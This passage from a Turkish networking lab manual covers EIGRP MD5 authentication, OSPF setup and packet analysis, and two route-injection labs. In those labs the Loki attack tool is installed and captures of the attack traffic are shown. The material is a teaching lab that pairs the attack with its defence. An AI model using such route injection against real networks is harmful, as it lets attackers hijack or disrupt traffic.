6. Anahtar için key-string değeri belirleyiniz. **securetraffic** bu örnek için kullanılmıştır.
7. Dallas(config-keychain-key)#**key-string securetraffic**
8. Kongigürasyonu bitiriniz.
9. Dallas(config-keychain-key)#**end**

Dallas#

1. Global moda geçiniz.
2. Dallas#**configure terminal**

3. EIGRP ile routing yapılan interface altına geliniz, örneğin **Serial 0/0.1**.
4. Dallas(config)#**interface serial 0/0.1**
5. AS numarası 10 olan EIGGRP routing işleminde interface altından aşağıdaki gibi doğrulama anahtarı ekleyiniz.
6. Dallas(config-subif)#**ip authentication mode eigrp 10 md5**
7. Başta oluşturulan KEY CHAIN aşağıdaki gibi deklere edilir.
8. Dallas(config-subif)#**ip authentication key-chain eigrp 10 MYCHAIN**
9. Dallas(config-subif)#**end**
10. interface Serial 0/0.2 gibi kalan başkainterfaceler varsa aşağıdaki gibi işlem devam edilir..
11. Dallas#**configure terminal**
12. Dallas(config)#**interface serial 0/0.2**
13. Dallas(config-subif)#**ip authentication mode eigrp 10 md5**
14. Dallas(config-subif)#**ip authentication key-chain eigrp 10 MYCHAIN**
15. Dallas(config-subif)#**end**

Dallas#

UYGULAMA 19 LOKI İLE ROUTE INJECTION

Code:

```
wget https://www.ernw.de/wp-content/uploads/loki_0.2.7-1_amd64.deb
```

download the pylibpcap package:

Code:

```
wget https://www.ernw.de/wp-content/uploads/pylibpcap_0.6.2-1_amd64.deb
```

download the python-dpkt package

Code:

```
wget http://ftp.us.debian.org/debian/pool/main/p/python-dpkt/python-dpkt_1.6+svn54-1_all.deb
```

download libssl package

Code:

```
wget  
http://snapshot.debian.org/archive/debian/20110406T213352Z/pool/main/o/openssl098/libssl  
0.9.8_0.9.8o-7_amd64.deb
```

download the python-dumbnet package

Code:

```
wget http://ftp.us.debian.org/debian/pool/main/libd/libdumbnet/python-dumbnet_1.12-3.1_amd64.deb
```

```
wget http://launchpadlibrarian.net/109052632/python-support_1.0.15_all.deb
```

<https://launchpad.net/ubuntu/trusty/amd64/python-central/0.6.17ubuntu2>

```
wget http://launchpadlibrarian.net/103839793/python-central\_0.6.17ubuntu2\_all.deb
```

Code:

```
dpkg -i pylibpcap_0.6.2-1_amd64.deb
```

```
dpkg -i libssl0.9.8_0.9.8o-7_amd64.deb
```

```
dpkg -i python-dpkt_1.6+svn54-1_all.deb
```


```
dpkg -i python-dumbnet_1.12-3.1_amd64.deb
```

And finally install loki:

Code:

```
dpkg -i loki_0.2.7-1_amd64.deb
```

./loki.py




4775	9580.2568898...	192.168.217.200	224.0.0.10	EIGRP	74 Hello
4776	9580.6512984...	192.168.217.142	192.168.217.200	EIGRP	82 Update
4777	9580.6810045...	192.168.217.200	192.168.217.142	EIGRP	60 Hello (Ack)
4778	9580.7044615...	192.168.217.200	224.0.0.10	EIGRP	82 Update
4779	9580.7607836...	192.168.217.142	192.168.217.200	EIGRP	54 Hello (Ack)

OSPF

OSPF open standart bir router protolöldür. Dijkstra algoritması kullanarak en iyi yol metric hesabı yapar. OSPF routing tanımlarında **AREA** ve **AUTONOMOUS SYSTEM**'ları yapılır. OSPF routing update trafiğini optimize eder, ağlarda ölçeklenebilirlik sağlar, VLSM ve CIDR desteği vardır. Linsk state routing sınıfında olan OSPF sınırsız hop sayısına sahip olmakla berber üretici bağımsız çalışma yapısına sahiptir. OSPF 'in kullanım avantajları aşağıdaki gibi sıralanabilir;

- Routing yükünü düşürmek
- Covergence (birleşme) zamanını düşürmek
- Network tutarsızlığını tek area (bölge) içerisinde sınırlamak

Bu sayılanlar konfigürasyon yapmayı kolaylaştırırken daha çok ayrıntıya gerek duyulmasını da yanında getirir. Her router **area 0 daki backbone routera** bir şekilde bağlı olmak zorundadır.



OSPF terminolojisi anlatılırken tanımların daha iyi anlaşılabilmesi için aşağıda verilen tanımlara göz atınız.

Link: Belirli bir ağa atanmış interface ya da network'dür.

Router ID: Router'ı belirlemek için kullanılan IP adresidir. Yapılandırılmış tüm loopback IP adresleri incelenerek en yüksek IP cihaz tarafından **router ID** olarak seçilir.

Neighbour: Seri bağlı iki router birbirlerinin komşusudur.

Adjency: OSPF, EIGRP gibi route updatelerini tüm komşularıyla paylaşmaz. Ajency ilişkisi kurulan routerlar ile route güncellemeleri paylaşılır.

Hello Paketleri: Dinamik komşu tespiti sağlar ve komşu ile olan ilişkilerin devam etmesini sağlar. Multicast 224.0.0.5 adresine hello paketleri gönderilir.

Neighbourship Database: Komşu listesinin tutulduğu tablodur. Hello paketlerinin alındığı tüm komşuların listesi burada tutulur.

Link State Advertisement: LSA OSPF routerlar arasında paylaşılan link state ve routing bilgilerini içeren paketlerdir.

Topological Database: Belli bir areadan alınan LSA paketleri ile ilgili bilgileri içerir dolayısıyla topoloji bilgileri burada tutulur.

Designated Router: En yüksek priority değerine sahip router DR olarak seçilir. Priority değerlerinin aynı olması durumunda DR seçimi için Router ID kullanılır.

Backup DR: DR için yedek olmakla birlikte komşu roterlardan gelen tüm güncellemleri alır.

SPF tree hesaplaması $10^8/\text{BANDWIDTH}$ formülü ile hesaplanır.

OSPF'in çalışması için;


Areaların doğru yapılandırılması,

IP yapılandırmasının doğru yapılandırılması,

Hello Ve Dead zamanlarının aynı olması gerekmektedir.

UYGULAMA 20 OSPF IMPLEMENTASYONU VE PAKET ANALİZİ

Aşağıdaki ağdaki üç cihazları konumlandırarak OSPF konfigürasyonunu yapınız. Vrilen komutlarla route tablolarını inceleyerek son faz paket analizi yaparak onuyu daha iyi kavrayınız.



IP ayarlarınızı yapınız.

```

R3
R3(config-if)#no sh
R3(config-if)#exit
R3(config)#exit
R3#
*Aug 12 12:01:42.383: %SYS-5-CONFIG_I: Configured from console by console
R3#sh
R3#show ip int brief
Interface          IP-Address      OK? Method Status          Protocol
FastEthernet0/0    unassigned       YES unset administratively down down
Serial1/0          2.2.2.2         YES manual up           up
Serial1/1          unassigned       YES unset administratively down down
Serial1/2          unassigned       YES unset administratively down down
Serial1/3          unassigned       YES unset administratively down down
Serial2/0          unassigned       YES unset administratively down down
Serial2/1          unassigned       YES unset administratively down down
Serial2/2          unassigned       YES unset administratively down down
Serial2/3          unassigned       YES unset administratively down down
Serial2/4          unassigned       YES unset administratively down down
Serial2/5          unassigned       YES unset administratively down down
Serial2/6          unassigned       YES unset administratively down down
Serial2/7          unassigned       YES unset administratively down down
Loopback0          10.10.10.1     YES manual up           up
R3#

```

```

R1
*Aug 12 12:02:57.235: %SYS-5-CONFIG_I: Configured from console by console
R1#show ip int brief
Interface          IP-Address      OK? Method Status          Protocol
FastEthernet0/0    192.168.217.200 YES manual up           up
Serial1/0          1.1.1.1         YES manual up           up
Serial1/1          unassigned       YES unset administratively down down
Serial1/2          unassigned       YES unset administratively down down
Serial1/3          unassigned       YES unset administratively down down
Serial2/0          unassigned       YES unset administratively down down
Serial2/1          unassigned       YES unset administratively down down
Serial2/2          unassigned       YES unset administratively down down
Serial2/3          unassigned       YES unset administratively down down
Serial2/4          unassigned       YES unset administratively down down
Serial2/5          unassigned       YES unset administratively down down
Serial2/6          unassigned       YES unset administratively down down
Serial2/7          unassigned       YES unset administratively down down
Loopback0          7.7.7.1        YES manual up           up
R1#

```

```

R2
sh ip int brief
Interface          IP-Address      OK? Method Status          Protocol
FastEthernet0/0    unassigned       YES unset administratively down down
Serial1/0          1.1.1.2         YES manual up           up
Serial1/1          2.2.2.1         YES manual up           up

```

İlgili IP adresleri yukarıdaki gibi verildikten sonra OSPF routing işlemi aşağıdaki gibi yapılır;

```
R1(config)#router ospf 10
R1(config-router)#network 192.168.217.0 0.0.0.255 area 0
R1(config-router)#network 1.1.1.0 0.0.0.3 area 0
R1(config-router)#network 7.7.7.0 0.0.0.255 area 0
R1(config-router)#?
```

```
R2(config-router)#router ospf 1
R2(config-router)#network 1.1.1.0 0.0.0.3 area 0
R2(config-router)#network 2.2.2.0 0.0.0.3 area 0
R2(config-router)#network 172.16.1.1 0.0.0.255 area 0
R2(config-router)#[█]
```

```
R3#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R3(config)#router ospf 1
R3(config-router)#network 2.2.2.0 0.0.0.3 area 0
R3(config-router)#
*Aug 12 12:16:21.915: %OSPF-5-ADJCHG: Process 1, Nbr 172.16.1.1 on Serial1/0 from LOADING
  to Full
R3(config-router)#network 10.10.10.0 0.0.0.255 area 0
R3(config-router)#[█]
```

İlgili route kuralları yazıldıktan sonra aşağıdaki komutları kullanarak gerekli incelemeleri yapınız;

show ip ospf

show ip ospf database

show ip ospf neigh

show ip ospf database

show ip protocols

```
R1#show ip route
```

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
+ - replicated route, % - next hop override

Gateway of last resort is not set

```
C 1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
  C 1.1.1.0/30 is directly connected, Serial1/0
  L 1.1.1.1/32 is directly connected, Serial1/0
  2.0.0.0/30 is subnetted, 1 subnets
  O 2.2.2.0 [110/128] via 1.1.1.2, 00:05:26, Serial1/0
    7.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
    C 7.7.7.0/24 is directly connected, Loopback0
    L 7.7.7.1/32 is directly connected, Loopback0
    10.0.0.0/32 is subnetted, 1 subnets
    O 10.10.10.1 [110/129] via 1.1.1.2, 00:03:22, Serial1/0
    O 172.16.0.0/32 is subnetted, 1 subnets
    O 172.16.1.1 [110/65] via 1.1.1.2, 00:05:26, Serial1/0
      192.168.217.0/24 is variably subnetted, 2 subnets, 2 masks
      C 192.168.217.0/24 is directly connected, FastEthernet0/0
      L 192.168.217.200/32 is directly connected, FastEthernet0/0
```

```
R1#sh ip ospf top
```

```
R1#sh ip ospf topology-info
```

OSPF Router with ID (7.7.7.1) (Process ID 10)

Base Topology (MTID 0)

Topology priority is 64
Router is not originating router-LSAs with maximum metric
Number of areas transit capable is 0
Initial SPF schedule delay 5000 msecs
Minimum hold time between two consecutive SPFs 10000 msecs
Maximum wait time between two consecutive SPFs 10000 msecs
Area BACKBONE(0)
 SPF algorithm last executed 00:03:27.964 ago
 SPF algorithm executed 6 times
 Area ranges are

Paket Analizi:

272 962.286903	1.1.1.2	224.0.0.5	OSPF	68 DB Description
273 962.287285	1.1.1.2	224.0.0.5	OSPF	84 Hello Packet
274 962.296927	1.1.1.1	224.0.0.5	OSPF	68 DB Description
275 962.296927	1.1.1.1	224.0.0.5	OSPF	88 DB Description
276 962.306954	1.1.1.2	224.0.0.5	OSPF	88 DB Description
277 962.317891	1.1.1.1	224.0.0.5	OSPF	60 LS Request
278 962.317891	1.1.1.1	224.0.0.5	OSPF	68 DB Description
279 962.328468	1.1.1.2	224.0.0.5	OSPF	100 LS Update
280 962.328468	1.1.1.2	224.0.0.5	OSPF	60 LS Request
281 962.350181	1.1.1.1	224.0.0.5	OSPF	112 LS Update
282 962.761606	1.1.1.2	224.0.0.5	OSPF	124 LS Update
283 962.866198	1.1.1.1	224.0.0.5	OSPF	124 LS Update
284 964.866656	1.1.1.2	224.0.0.5	OSPF	88 LS Acknowledge
285 964.868192	1.1.1.1	224.0.0.5	OSPF	88 LS Acknowledge
286 967.127488	1.1.1.2	224.0.0.5	OSPF	80 LS Update
287 967.138404	1.1.1.1	224.0.0.5	OSPF	68 LS Acknowledge
289 969.711057	1.1.1.1	224.0.0.5	OSPF	84 Hello Packet
292 971.447170	1.1.1.2	224.0.0.5	OSPF	84 Hello Packet
293 979.419506	1.1.1.1	224.0.0.5	OSPF	84 Hello Packet
294 980.616308	1.1.1.2	224.0.0.5	OSPF	84 Hello Packet
298 988.528001	1.1.1.1	224.0.0.5	OSPF	84 Hello Packet

Hello Paket Analizi:

```

> Internet Protocol Version 4, Src: 1.1.1.1, Dst: 224.0.0.5
▼ Open Shortest Path First
  ▼ OSPF Header
    Version: 2
    Message Type: Hello Packet (1)
    Packet Length: 44
    Source OSPF Router: 7.7.7.1
    Area ID: 0.0.0.0 (Backbone)
    Checksum: 0xdd9a [correct]
    Auth Type: Null (0)
    Auth Data (none): 0000000000000000
  ▼ OSPF Hello Packet
    Network Mask: 255.255.255.252
    Hello Interval [sec]: 10
    > Options: 0x12 ((L) LLS Data block, (E) External Routing)
    Router Priority: 1
    Router Dead Interval [sec]: 40
    Designated Router: 0.0.0.0
    Backup Designated Router: 0.0.0.0
  ▼ OSPF LLS Data Block
    Checksum: 0xffff6
    LLS Data Length: 12 bytes
    > Extended options TLV

```

```

> Frame 534: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface 0
> Cisco HDLC
> Internet Protocol Version 4, Src: 1.1.1.2, Dst: 224.0.0.5
▼ Open Shortest Path First
  ▼ OSPF Header
    Version: 2
    Message Type: Hello Packet (1)
    Packet Length: 48
    Source OSPF Router: 172.16.1.1
    Area ID: 0.0.0.0 (Backbone)
    Checksum: 0x3085 [correct]
    Auth Type: Null (0)
    Auth Data (none): 0000000000000000
  ▼ OSPF Hello Packet
    Network Mask: 255.255.255.252
    Hello Interval [sec]: 10
    ▶ Options: 0x12 ((L) LLS Data block, (E) External Routing)
    Router Priority: 1
    Router Dead Interval [sec]: 40
    Designated Router: 0.0.0.0
    Backup Designated Router: 0.0.0.0
    Active Neighbor: 7.7.7.1
  ▼ OSPF LLS Data Block
    Checksum: 0xffff6
    LLS Data Length: 12 bytes
    ▶ Extended options TLV

```

Update Paket Analizi:


```

Checksum: 0x661d [correct]
Auth Type: Null (0)
Auth Data (none): 0000000000000000
▼ LS Update Packet
  Number of LSAs: 1
  ▼ LSA-type 1 (Router-LSA), len 60
    .000 0001 0000 0110 = LS Age (seconds): 262
    0... .... .... .... = Do Not Age Flag: 0
    ▶ Options: 0x22 ((DC) Demand Circuits, (E) External Routing)
    LS Type: Router-LSA (1)
    Link State ID: 7.7.7.1
    Advertising Router: 7.7.7.1
    Sequence Number: 0x80000003
    Checksum: 0x1831
    Length: 60
    ▶ Flags: 0x00
    Number of Links: 3
    ▶ Type: Stub      ID: 7.7.7.1          Data: 255.255.255.255 Metric: 1
    ▶ Type: Stub      ID: 1.1.1.0          Data: 255.255.255.252 Metric: 64
    ▶ Type: Stub      ID: 192.168.217.0   Data: 255.255.255.0   Metric: 1

```

0000	0f 00 08 00 45 c0 00 6c 00 49 00 00 01 59 d6 29E..1 ..I...Y.)
0010	01 01 01 01 e0 00 00 05 02 04 00 58 07 07 07 01X....
0020	00 00 00 00 66 1d 00 00 00 00 00 00 00 00 00 00f....
0030	00 00 00 01 01 06 22 01 07 07 07 01 07 07 07 01".
0040	80 00 00 03 18 31 00 3c 00 00 00 03 07 07 07 011.<
0050	ff ff ff ff 03 00 00 01 01 01 01 00 ff ff ff fc
0060	03 00 00 40 c0 a8 d9 00 ff ff ff 00 03 00 00 01	...@....

UYGULAMA 21 OSPF ROUTE INJECTION



384 455.155128791	192.168.217.200	192.168.217.143	OSPF	78 DB Description
385 455.155148628	192.168.217.200	192.168.217.143	OSPF	94 Hello Packet
386 459.734969943	192.168.217.200	192.168.217.143	OSPF	78 DB Description
387 460.077874596	192.168.217.200	224.0.0.5	OSPF	94 Hello Packet
388 460.159115759	192.168.217.143	192.168.217.200	OSPF	66 DB Description
389 460.159656460	192.168.217.200	192.168.217.143	OSPF	158 DB Description
390 461.151631319	192.168.217.143	192.168.217.200	OSPF	86 DB Description[Malformed Packet]
391 461.165639750	192.168.217.200	192.168.217.143	OSPF	78 DB Description
392 461.525166591	ca:01:17:78:00:00	ca:01:17:78:00:00	LOOP	68 Reply
393 461.669018844	192.168.217.200	224.0.0.5	OSPF	134 LS Update
394 461.709913950	192.168.217.200	224.0.0.5	OSPF	94 LS Update
395 462.154143171	192.168.217.143	192.168.217.200	OSPF	70 LS Request
396 462.156183022	192.168.217.143	192.168.217.200	OSPF	70 LS Request
397 462.158608447	192.168.217.143	192.168.217.200	OSPF	70 LS Request
398 462.160222489	192.168.217.143	192.168.217.200	OSPF	70 LS Request
399 462.172127953	192.168.217.200	192.168.217.143	OSPF	134 LS Update
400 462.172153793	192.168.217.200	192.168.217.143	OSPF	122 LS Update
401 462.172158128	192.168.217.200	192.168.217.143	OSPF	146 LS Update
402 462.172370610	192.168.217.200	192.168.217.143	OSPF	110 LS Update
403 463.165705233	192.168.217.143	192.168.217.200	OSPF	98 LS Update
404 463.178142470	192.168.217.200	192.168.217.143	OSPF	110 LS Update
405 464.167862795	192.168.217.143	224.0.0.5	OSPF	82 Hello Packet
406 464.1790654325	192.168.217.143	192.168.217.200	OSPF	98 LS Update
407 464.1770668738	192.168.217.200	192.168.217.143	OSPF	110 LS Update
408 465.173432911	192.168.217.143	192.168.217.200	OSPF	98 LS Update
409 465.184328671	192.168.217.200	192.168.217.143	OSPF	110 LS Update
410 465.691140677	192.168.217.143	192.168.217.200	TELNET	57 Telnet Data ...
411 465.696773221	192.168.217.200	192.168.217.143	TELNET	67 Telnet Data ...
412 465.696829806	192.168.217.143	192.168.217.200	TCP	54 57068 → 23 [ACK] Seq=64 Ack=7671 Win=44240 Len=0
413 466.178174732	192.168.217.143	192.168.217.200	OSPF	98 LS Update
414 466.185424527	192.168.217.200	192.168.217.143	OSPF	110 LS Update
415 466.58963424	192.168.217.200	192.168.217.143	OSPF	134 LS Update
416 466.750665941	192.168.217.143	192.168.217.200	TELNET	56 Telnet Data ...
417 466.7789966037	192.168.217.200	192.168.217.143	OSPF	94 LS Update
418 466.789785591	192.168.217.200	192.168.217.143	TELNET	60 Telnet Data ...
419 466.789826611	192.168.217.143	192.168.217.200	TCP	54 57068 → 23 [ACK] Seq=66 Ack=7673 Win=44240 Len=0
420 466.809894333	192.168.217.200	192.168.217.143	TELNET	995 Telnet Data ...
421 466.809919712	192.168.217.143	192.168.217.200	TCP	54 57068 → 23 [ACK] Seq=66 Ack=8614 Win=45920 Len=0
422 467.182654437	192.168.217.143	192.168.217.200	OSPF	98 LS Update
423 467.196775474	192.168.217.200	192.168.217.143	OSPF	110 LS Update
424 467.905473558	192.168.217.143	192.168.217.200	TELNET	55 Telnet Data ...
425 467.913465866	192.168.217.200	192.168.217.143	TELNET	721 Telnet Data ...
426 467.913503697	192.168.217.143	192.168.217.200	TCP	54 57068 → 23 [ACK] Seq=67 Ack=9281 Win=47600 Len=0
427 468.183872483	192.168.217.143	192.168.217.200	OSPF	98 LS Update
428 468.193729565	192.168.217.200	192.168.217.143	OSPF	110 LS Update
429 469.188288867	192.168.217.143	192.168.217.200	OSPF	98 LS Update
430 469.198542580	192.168.217.200	192.168.217.143	OSPF	110 LS Update
431 469.438266398	192.168.217.200	224.0.0.5	OSPF	94 Hello Packet
432 470.191271295	192.168.217.143	192.168.217.200	OSPF	98 LS Update
433 470.194527760	192.168.217.200	192.168.217.143	OSPF	110 LS Update
434 471.194455514	192.168.217.143	192.168.217.200	OSPF	98 LS Update
435 471.198289305	192.168.217.200	192.168.217.143	OSPF	134 LS Update
436 471.208237362	192.168.217.200	192.168.217.143	OSPF	110 LS Update
437 471.486184936	192.168.217.200	192.168.217.143	OSPF	94 LS Update
438 471.537096531	ca:01:17:78:00:00	ca:01:17:78:00:00	LOOP	68 Reply
439 472.200700323	192.168.217.143	192.168.217.200	OSPF	98 LS Update
440 472.219977878	192.168.217.200	192.168.217.143	OSPF	110 LS Update
441 473.203264293	192.168.217.143	192.168.217.200	OSPF	98 LS Update
442 473.206472865	192.168.217.200	192.168.217.143	OSPF	110 LS Update
443 474.205930365	192.168.217.143	224.0.0.5	OSPF	82 Hello Packet
444 474.208121371	192.168.217.143	192.168.217.200	OSPF	98 LS Update
445 474.210655139	192.168.217.200	192.168.217.143	OSPF	110 LS Update
446 475.212278029	192.168.217.143	192.168.217.200	OSPF	98 LS Update
447 475.219838702	192.168.217.200	192.168.217.143	OSPF	110 LS Update

```

